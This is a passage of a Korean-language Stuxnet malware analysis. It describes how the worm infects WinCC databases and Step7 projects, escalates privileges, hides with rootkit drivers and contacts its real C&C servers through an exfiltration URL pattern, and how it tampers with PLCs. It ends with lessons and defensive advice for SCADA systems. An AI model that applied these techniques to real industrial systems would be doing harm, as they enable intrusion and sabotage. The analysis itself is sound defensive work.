그런 다음은 스턱스넷(Stuxnet) 드롭퍼(dropper)의 바이너리 이미지를 포함하고 있는 sysbinlog 라는 이름의 테이블을 생성합니다. 그 후 %AllUsersProfile% 디렉토리 내에 sqlXXXXX.dbi 파일을 생성하기 위해 스턱스넷(Stuxnet)은 WScript.Shell 과 ADODB.Stream COM 오브젝트를 이용합니다. 이 파일은 sp_addextendedproc 라는 명령을 이용하여 sp_dumpdbilog 라는 이름의 확장 저장 프로시저로 추가됩니다. 하드디스크 상의 이 바이너리 코드를 실행하기 위해 EXEC sp_dumpdbilog 라는 명령을 실행합니다. 실행 및 감염이 완료되면 sp_dumpdbilog 는 Scripting.FileSystemObject COM 오브젝트를 이용하여 삭제됩니다. WinCC 를 통해 스턱스넷(Stuxnet)이 설치된 경우에는 제거할 수 없도록 확실히 하기 위해 데이터베이스 내로 자체 코드를 주입시키며 MCPVREADVARPERCON 뷰를 변경합니다. 앞서 스턱스넷(Stuxnet)에 의해 생성된 \GraCS\cc_tlg7.sav 파일로부터 코드를 추출하기 위해 xp_cmdshell 을 이용하여 extrac32.exe 를 호출합니다. extrac32.exe 는 CAB, 캐비닛, 기타 아카이브들로부터 파일을 추출하기 위한 윈도우 유틸리티입니다. 이 유틸리티를 통해 추출된 코드는 cc_tlg7.savx 라는 이름으로 추출되며, sp_run 라는 이름의 확장 저장 프로시저로 추가됩니다. cc_tlg7.savx 는 스턱스넷(Stuxnet)의 핵심 모듈을 적재한 DLL 파일로 GraCS 디렉토리 내에 저장됩니다. 그런 다음 sp_run 저장 프로시저를 삭제합니다.

3.3.5 Step7 프로젝트 파일 감염을 통한 전파

몇 가지 조건이 충족하는 경우에 스턱스넷(stuxnet)은 .s7p 파일을 감염시킵니다. 그 몇 가지 조건이란 .s7p 파일이 과거 3.5 년 내에 사용되거나 접근되어야 하며, “wincproj” 폴더 내에 유효한 .mcp 파일을 포함하고 있어야 하며, 예제 프로젝트가 아니어야 합니다. 이 조건 하에서 프로젝트 디렉토리 내의 존재하는 어떤 DLL 파일과 동일한 이름으로 스턱스넷(Stuxnet) 감염 프로그램의 복제본을 생성함으로써 감염 활동은 개시됩니다. Step7 소프트웨어가 프로젝트를 로딩할 때, 안전하지 않은 라이브러리 로딩이 원격 코드를

실행시킬 수 있는 취약점[12]으로 인해 스턱스넷(Stuxnet) 감염 프로그램의 복제본인 악의적인 DLL 파일이 로딩됩니다. 만일 .mcp 파일이 발견된다면 WinCC 데이터베이스 자체에 대한 감염도 실행합니다.

[12] MS Security Advisory #2269637: Insecure Library Loading Could Allow Remote Code Execution
http://www.microsoft.com/technet/security/advisory/2269637.mspx


4. 스턱스넷(Stuxnet)의 설치와 주요 기능

4.1 관리자 권한 획득

스턱스넷(Stuxnet)은 설치 과정에서 사용할 관리자 권한을 획득하기 위해 두 개의 다른 취약점을 이용합니다. 하나는 Win32k.sys 키보드 레이아웃 취약점(MS10-073, CVE-2010-2743)입니다. 이 취약점은 윈도우 2000 과 XP 에 영향을 주며, NtSendUserInput 시스템 요청 내에 기능 포인터를 위치시키는 데 이용하는 값에 대한 충분한 확인을 하지 않았기 때문에 발생합니다. 이 결과로 이 취약점을 이용한 성공적 공격은 커널 모드로 임의 코드를 실행시킬 수 있습니다. 스턱스넷(Stuxnet)은 어떤 메모리 주소에 할당 받은 후 Win32k.sys 를 이용하여 그 메모리 주소의 쉘 코드를 커널 모드로 실행시켰습니다. 다른 하나는 작업 스케줄러 서비스 내에 아직 정의되지 않은 취약점을 활용했습니다. 이 취약점은 윈도우 비스타, 윈도우 7 과 윈도우 2008 서버에 영향을 줍니다. 스턱스넷(Stuxnet)은 상승된 권한으로 그 자신을 rundll32.exe 로 실행시키기 위해 이 취약점을 이용했습니다. 그러나 이 취약점은 마이크로소프트사로부터 아직 패치되지 않았습니다.

4.2 디바이스 드라이버 설치

스턱스넷(Stuxnet)은 설치 과정을 통해 MrxCls 와 MrxNet, 이 두 개의 커널 모드 컴포넌트를 설치합니다. 이 두 개의 커널 모드 컴포넌트의 이름은 MrxSmb 와 MrxDav 와 같이 실제 윈도우 커널 모드 컴포넌트와 그 이름이 매우 유사합니다. 이 두 개의 컴포넌트는 리얼텍(Realtek)과 JMicron 사에서 도난 당한 디지털 인증서를 갖고 서명되었습니다. 인증서들은 이미 유효하지 않았습니다.




이 드라이버들은 안티 바이러스 소프트웨어의 휴리스틱(heuristic) 탐지 방식을 우회하기 위해 일부러 압축하지 않았습니다. 이 드라이버들은 부팅 시에 실행되며, PC 시작 프로세스 내에서 가능한 빨리 실행되도록 구성되어 있습니다.

이 두 커널 모드 컴포넌트 중 MrxCls 는 핵심 스턱스넷(Stuxnet) 모듈입니다. 구성 정보에 따라 다양한 시스템 프로세스로 자체 코드를 주입시킵니다.

- services.exe: \%SystemRoot%\inf\oem7a.pnf – 기능 1
- S7tgtopx.exe: \%SystemRoot\inf\oem7a.pnf – 기능 2
- CCProjectMgr.exe: \%SystemRoot%\inf\oem7a.pnf – 기능 2
- explorer.exe: \%SystemRoot%\inf\oem7m.pnf – 기능 4

구성 정보는 레지스트리 상의 MrxCls 항목의 Data 의 바이너리 값으로 암호화되어 저장되어 있습니다. 구성 정보는 다른 프로세스들 내로 자체 코드를 주입하기 위한 다른 기능들을 허용합니다.



반면, 다른 커널 모드 컴포넌트인 MrxNet 은 일종의 루트킷입니다. 이 컴포넌트의 역할은 이동 저장 매체 상의 스턱스넷(Stuxnet) 감염 과정의 일부분인 LNK 와 TMP 파일들을 숨기도록 설계되어, 마치 파일 시스템 필터 드라이버처럼 동작합니다. 그러나, 디바이스 드라이버에 대한 레지스트리 키나, 드라이버 파일 자신과 구성 파일 등과 같은 감염 과정의 다른 지시자들은 숨기지 않았습니다.

4.3 명령 & 제어 기능

스턱스넷(Stuxnet)에서 명령 & 제어 서버(Command & Control Server)와 통신하기 위해 제일 먼저 하는 것은 windowsupdate.com 과 msn.com 에 대한 DNS 질의를 통해 인터넷의 연결 여부를 확인하는 것입니다. 실제 명령 & 제어 서버들은 www.mypremierfutbol.com 과 www.todaysfutbol.com 에 위치했습니다. 이 호스트들은 실행 파일 내에 하드 코딩되어 있지 않고, 구성 파일 내에 구성되어 있습니다. 몇몇 변종들은 이 도메인의 IP 주소로 직접 연결하고자 시도한 것도 있었습니다. 만일 스턱스넷(Stuxnet)이 명령 & 제어 서버에 연결되었다면, 감염된 시스템으로부터 수집한 몇 가지 정보를 보냅니다. 예를 들면, 감염된 시스템의 컴퓨터 이름과 도메인 이름, 운영 체제의 종류와 버전, Step7 또는 WinCC 가 설치되어 있는지 여부를 가리키는 플래그 등입니다. 이 데이터는 XOR 연산자를 통한 31 바이트의 스트링으로 되어 있으며, data 라는 변수의 파라미터 형태로 명령 & 제어 서버의 /index.php 페이지로 보내 집니다.

예를 들면 http://www.mypremierfutbol.com/index.php?data=xxxxxxxx 와 같습니다.

이 정보를 받은 명령 & 제어 서버는 RPC(Remote Procedure Call) 명령어들 혹은 실행하기 위한 새로운 모듈들을 전송합니다. 명령 & 제어 서버들은 발견된 이후에 곧 오프라인이 되었습니다.

스턱스넷(Stuxnet)은 내부 프로세스나 다른 감염된 노드와의 통신을 처리하기 위해 RPC 서버를 설치합니다. 이 RPC 서버는 버전을 확인하고, 컴포넌트들의 업데이트된 버전을 다운로드 받는 기능이 포함되어 있습니다. 이 RPC 루틴은 명령 & 제어 센터로부터의 응답에 의해 실행됩니다. 또한, 각 감염된 노드들은 마치 피어 투 피어 네트워크(Peer-to-peer) 상의 노드와 같이 행동합니다.

```
192.168.232.128   192.168.232.129   SMB     NT Create AndX Request, FID: 0x4002, Path: \Browser
192.168.232.129   192.168.232.128   SMB     NT Create AndX Response, FID: 0x4002
192.168.232.128   192.168.232.129   DCERPC  Bind: call_id: 1 000204e1-0000-0000-c000-000000000046 v1.0
192.168.232.129   192.168.232.128   SMB     Write AndX Response, FID: 0x4002, 72 bytes
192.168.232.128   192.168.232.129   SMB     Read AndX Request, FID: 0x4002, 1024 bytes at offset 0
192.168.232.129   192.168.232.128   DCERPC  Bind_ack: call_id: 1 Provider rejection, reason: Abstract syntax not supported
192.168.232.128   192.168.232.129   SMB     Close Request, FID: 0x4002
192.168.232.129   192.168.232.128   SMB     Close Response, FID: 0x4002

192.168.232.129   192.168.232.128   SMB     NT Create AndX Request, FID: 0x4000, Path: \Browser
192.168.232.128   192.168.232.129   SMB     NT Create AndX Response, FID: 0x4000
192.168.232.129   192.168.232.128   DCERPC  Bind: call_id: 1 000204e1-0000-0000-c000-000000000046 v1.0
192.168.232.128   192.168.232.129   SMB     Write AndX Response, FID: 0x4000, 72 bytes
192.168.232.129   192.168.232.128   SMB     Read AndX Request, FID: 0x4000, 1024 bytes at offset 0
192.168.232.128   192.168.232.129   DCERPC  Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
192.168.232.129   192.168.232.128   DCERPC  Request: call_id: 1 opnum: 0 ctx_id: 0 000204e1-0000-0000-c000-000000000046 v1
192.168.232.128   192.168.232.129   DCERPC  Response: call_id: 1 ctx_id: 0 000204e1-0000-0000-c000-000000000046 v1
192.168.232.129   192.168.232.128   SMB     Close Request, FID: 0x4000
192.168.232.128   192.168.232.129   SMB     Close Response, FID: 0x4000
```

4.4 PLC 감염

s7tgtopx.exe 와 CCProjectMgr.exe 와 같은 Step7/WinCC 프로세스들 내로 스턱스넷(Stuxnet) 코드를 주입하는 것으로 감염됩니다. 이 소프트웨어들은 SIMATIC PLC(Programmable Logic Controller) 디바이스에 연결되어 있습니다. 감염된 PCL 들로부터 데이터를 읽거나 쓸 때 사용되는 DLL(Dynamic Link Library) 호출을 후킹합니다. 이 DLL 후킹은 PLC 코드에 만들어진 어떤 변경도 숨기기 위한 루트킷 기능이 포함되어 있습니다. 따라서, 후킹된 DLL 파일을 사용하는 어떤 소프트웨어도 PCL 코드 블록이 변경되었는지는 알 수 없습니다. Step7 이 운영 중인 시스템을 스턱스넷(Stuxnet)이 발견했을 때, 이러한 PLC 들을 감염시키는 일련의 과정조차 필요하지 않습니다. 왜냐하면 Step7 소프트웨어가 프로젝트를 로딩할 때, 안전하지 않은 라이브러리 로딩이 원격 코드를 실행시킬 수 있는 취약점으로 인해 스턱스넷(Stuxnet) 감염 프로그램의 복제본인 악의적인 DLL 파일을 로딩할 수 있기 때문입니다. SIMATIC PLC 를 대상으로 한 이번 공격은 SIMATIC CPU 6ES7-315 와 6ES7-417 만을 대상으로 하고 있습니다. 시스템 데이터 블록(SDB – System Data Block)은 특별한 값들로 확인되었습니다. 스턱스넷(Stuxnet)이 PLC 들을 감염시키기로 결정하였다면, DO_RECV 라는 이름의 닫혀진 기능을 후킹함으로써 본래의 DO_RECV 기능으로부터 데이터를 변조합니다. 또한, OB1 과 OB35 라는 두 개의 OB(Organizational Block)들을 감염시킵니다. 감염된 OB(Organizational Block)들은 본래 기능을 중지할 수 있습니다. 이러한 기능의 중지가 발생되면 어떤 물리적 장치의 기능이 정지될 수도 있습니다. 예를 들면 OB35 는 100ms 타이머입니다. 이 타이머는 매우 빠르게 동작하는 프로세스인데 이 기능의 정지는 예측할 수 없는 대재앙을 불러 일으킬 수도 있습니다. 그렇기 때문에 보안 전문가들 사이에서 스턱스넷(Stuxnet)이 사보타지(Savitage)적 행위를 하는 웜이라고 판단한 것입니다. 그러나, 이 웜의 물리적인 진짜 목적은 아직 아무도 확신할 수 없습니다.

5. 스턱스넷(Stuxnet)의 교훈과 대응

5.1 스턱스넷(Stuxnet)은 왜 탐지에 오랜 시간이 걸렸는가?

스턱스넷(Stuxnet)의 일부 버전은 2009 년대까지 거슬러 올라가며, 일부 안티 바이러스 업체는 2009 년에 수집되었던 셈플들에 대해 보고했었습니다. 처음으로 2010 년 3 월에 컴파일되고 전자 서명된 변종이 발견되었습니다. 이 변종은 안티 바이러스 업체에 시그니처에 추가되기 전에 3 ~ 4 개월 동안 활동을 했었습니다. 이 웜이 발견되기까지 오랜 시간이 소요된 것은 몇 가지 이유가 있습니다.

첫 번째는 공격 대상이 지형적으로 고립되어 있고,

두 번째는 감염 카운터를 내장하고 있어서 중복된 감염 시도를 하지 않도록 제한되어 있으며,

세 번째는 전자 서명된 바이너리 컴포넌트를 사용했고,

네 번째는 매우 많은 에러 확인 루틴을 정교히 설계 및 사용하고 있어, 운영 체제로부터 특별한 경고 메시지나 급작스런 시스템 다운 사례가 없었으며,

다섯 번째는 대상 시스템이 아닌 경우에는 어떤 특별한 활동도 하지 않았으며,

여섯 번째는 이동 저장 매체 상의 감염 흔적을 루트킷을 이용하여 감췄으며,

일곱 번째는 전파 방법을 여러 가지로 선택적으로 사용했기 때문입니다.

만약 스턱스넷(Stuxnet)이 그렇게 넓게 전파되지 않았다면, 여전히 발견되지 않은 상태로 존재했을 것입니다.

5.2 스턱스넷(Stuxnet)의 교훈

SCADA(Supervisory Control And Data Acquisition) 및 PCS(Process Control System) 시스템은 그동안 공극(Air Gap) 전략으로 시스템에 대한 고립화를 추구했을 뿐, 보안에 대해서는 오히려 여러 가지로 취약한 점이 많았습니다. 전사 보안 정책 내에 포함되어 있지 않았으며, SCADA 및 PCS 시스템을 이용하는 사용자에 대한 교육에 대한 계획도 부재한 경우가 많았습니다. 더구나, 해당 시스템의 공급사의 기술 지원 이슈로 인해 상당 부분 많은 SCADA 및 PCS 관련 시스템들이 패치되지 않은 채로 사용되는 경우가 많았으며, 안티 바이러스 소프트웨어 설치가 안 되어 있는 경우도 많이 있습니다. 더구나 제한된 시스템 리소스로 인해 로깅을 활성화하지 않았거나 제한적으로 사용하며, 네트워크 통신도 암호화 통신이 아닌 평문 전송이 일반적이었습니다. 이렇게 할 수 있었던 유일한 당위성은 시스템이 고립되었기 때문에, 악의적인 해커를 포함하여, 악성코드도 물리적인 단절을 극복할 수 없다고 보았습니다.

그러나, 스턱스넷(Stuxnet)의 구조와 기능을 통해 볼 때, 이와 같은 수준으로 악성코드를 제작할 수 있는 정말로 정교한 악성코드 제작자가 존재함을 알았습니다. 또한, APT(Advanced Persistent Threat) 공격은 부수적인 피해를 야기할 수 있습니다. 단 하나의 특별한 대상을 위한 악성코드로 인해 십만 여 디바이스들이 감염되었습니다. 전통적인 안티 바이러스 소프트웨어는 셈플이 제공되기 전까지는 악성코드를 방어하는 데 있어 전체적으로 효과적이지 않습니다. 악성코드의 위협은 점점 더 복잡해지고 있어 전체적인 분석만 해도 수 개월이 걸릴 수 있습니다. 악성코드는 발견되기 이전 수개월 동안 패치되지 않은 취약점을 공격합니다. 공극(Air Gap) 전략은 물리적인 매체를 감염시킴으로써 극복될 수 있고 이러한 보안 전략이 실패할 수 있습니다.

5.3 보다 향상된 악성코드 공격에 대한 방어

스턱스넷(Stuxnet)은 이전에 볼 수 없었던 악성코드의 정교함에 있어 새로운 차원을 보여 주었습니다. 이 악성코드로 인해 악성코드 제작자들과 연구원들은 모두 이 새로운 기술들에 대해 배우고 보다 높은 수준의

악성코드 제작에 힘쓸 것입니다. 따라서, 앞으로 더욱 지능적이고 정교한 악성코드의 출현은 쉽게 예상할 수 있으며, 이에 대한 대응은 한 두 개의 솔루션이 아닌, 다 계층의 전 방위 방어 체계가 더욱 요구됩니다.

- SCADA 및 PCS 시스템 전반에 걸쳐 모든 주요한 핵심 인프라스트럭처에 대해 전사 보안 정책, 절차 및 프로세스 내에 포함시키기 바랍니다.
- SCADA 및 PCS 시스템 등 주요한 핵심 인프라스트럭처를 이용하는 모든 사용자에 대한 보안 교육을 계획하고 실행하시기 바랍니다.
- 주요한 핵심 인프라스트럭처에 들어가는 모든 소프트웨어와 코드에 대해 보안 감사가 필요합니다. 이제 더 이상 기본 패스워드로 인한 문제는 변명의 여지가 없습니다.
- 필요하지 않다면 시스템 상에서 이동 저장 매체를 사용하지 말기 바랍니다.
- 필요하다면, 쓰기 방지 탭이 있는 이동 저장 매체를 사용하시기 바랍니다.
- 주기적으로 주요 핵심 시스템에 대한 오프라인 보안 감사를 수행하시기 바랍니다.
- 주기적으로 이동 저장 매체에 대한 오프라인 보안 감사를 수행하시기 바랍니다.
- 주기적으로 시스템과 사용 소프트웨어의 패치 수준을 검사하고, 최신 패치 적용을 유지하시기 바랍니다.
- 만일 여러 가지 이유로 인해 시스템과 사용 소프트웨어에 대한 최신 패치를 적용할 수 없다면, 네트워크 단에서의 가상 패치 기술의 적용을 고려해 보시기 바랍니다.
- 주기적으로 시스템과 사용 소프트웨어의 적절한 보안 구성을 유지하고 있는지 보안 감사를 수행하시기 바랍니다. 특히, 이동 저장 매체 연결 시 자동 실행이 비활성화되어 있는지, 파일과 프린터 공유가 비활성화되어 있는지, 운영 체제와 상관없이 주요 핵심 시스템 상의 아이콘 표시를 비활성화되었는지 확인하시기 바랍니다.
- 어플리케이션 화이트리스팅, 안티 바이러스 소프트웨어, 방화벽, 네트워크 침입 방지 솔루션, 호스트 침입 방지 솔루션 등 전통적인 관점의 보안 소프트웨어의 배치도 적절히 고려하시기 바랍니다.

6. 참고문헌

- An inside look at Stuxnet, Jon Larimer, Senior Researcher, IBM X-Force
- A Strategic Approach to Protecting SCADA and Process Control Systems, IBM Global Services, July 2007
- US-CERT: Primary Stuxnet Indicators, http://www.us-cert.gov/control_systems
- US-CERT: Stuxnet Mitigations, http://www.us-cert.gov/control_systems
- Symantec: Win32.Stuxnet Dossier, http://www.symantec.com/connect/blogs/w32stuxnet-dossier
- ESET: Stuxnet Under the Microscope, http://blog.eset.com/2010/09/23/eset-stuxnet-paper
- Siemens: Information concerning Malware/ Virus/ Trojan, http://support.automation.siemens.com/WW/view/en/43876783

This notice marks the end of this document.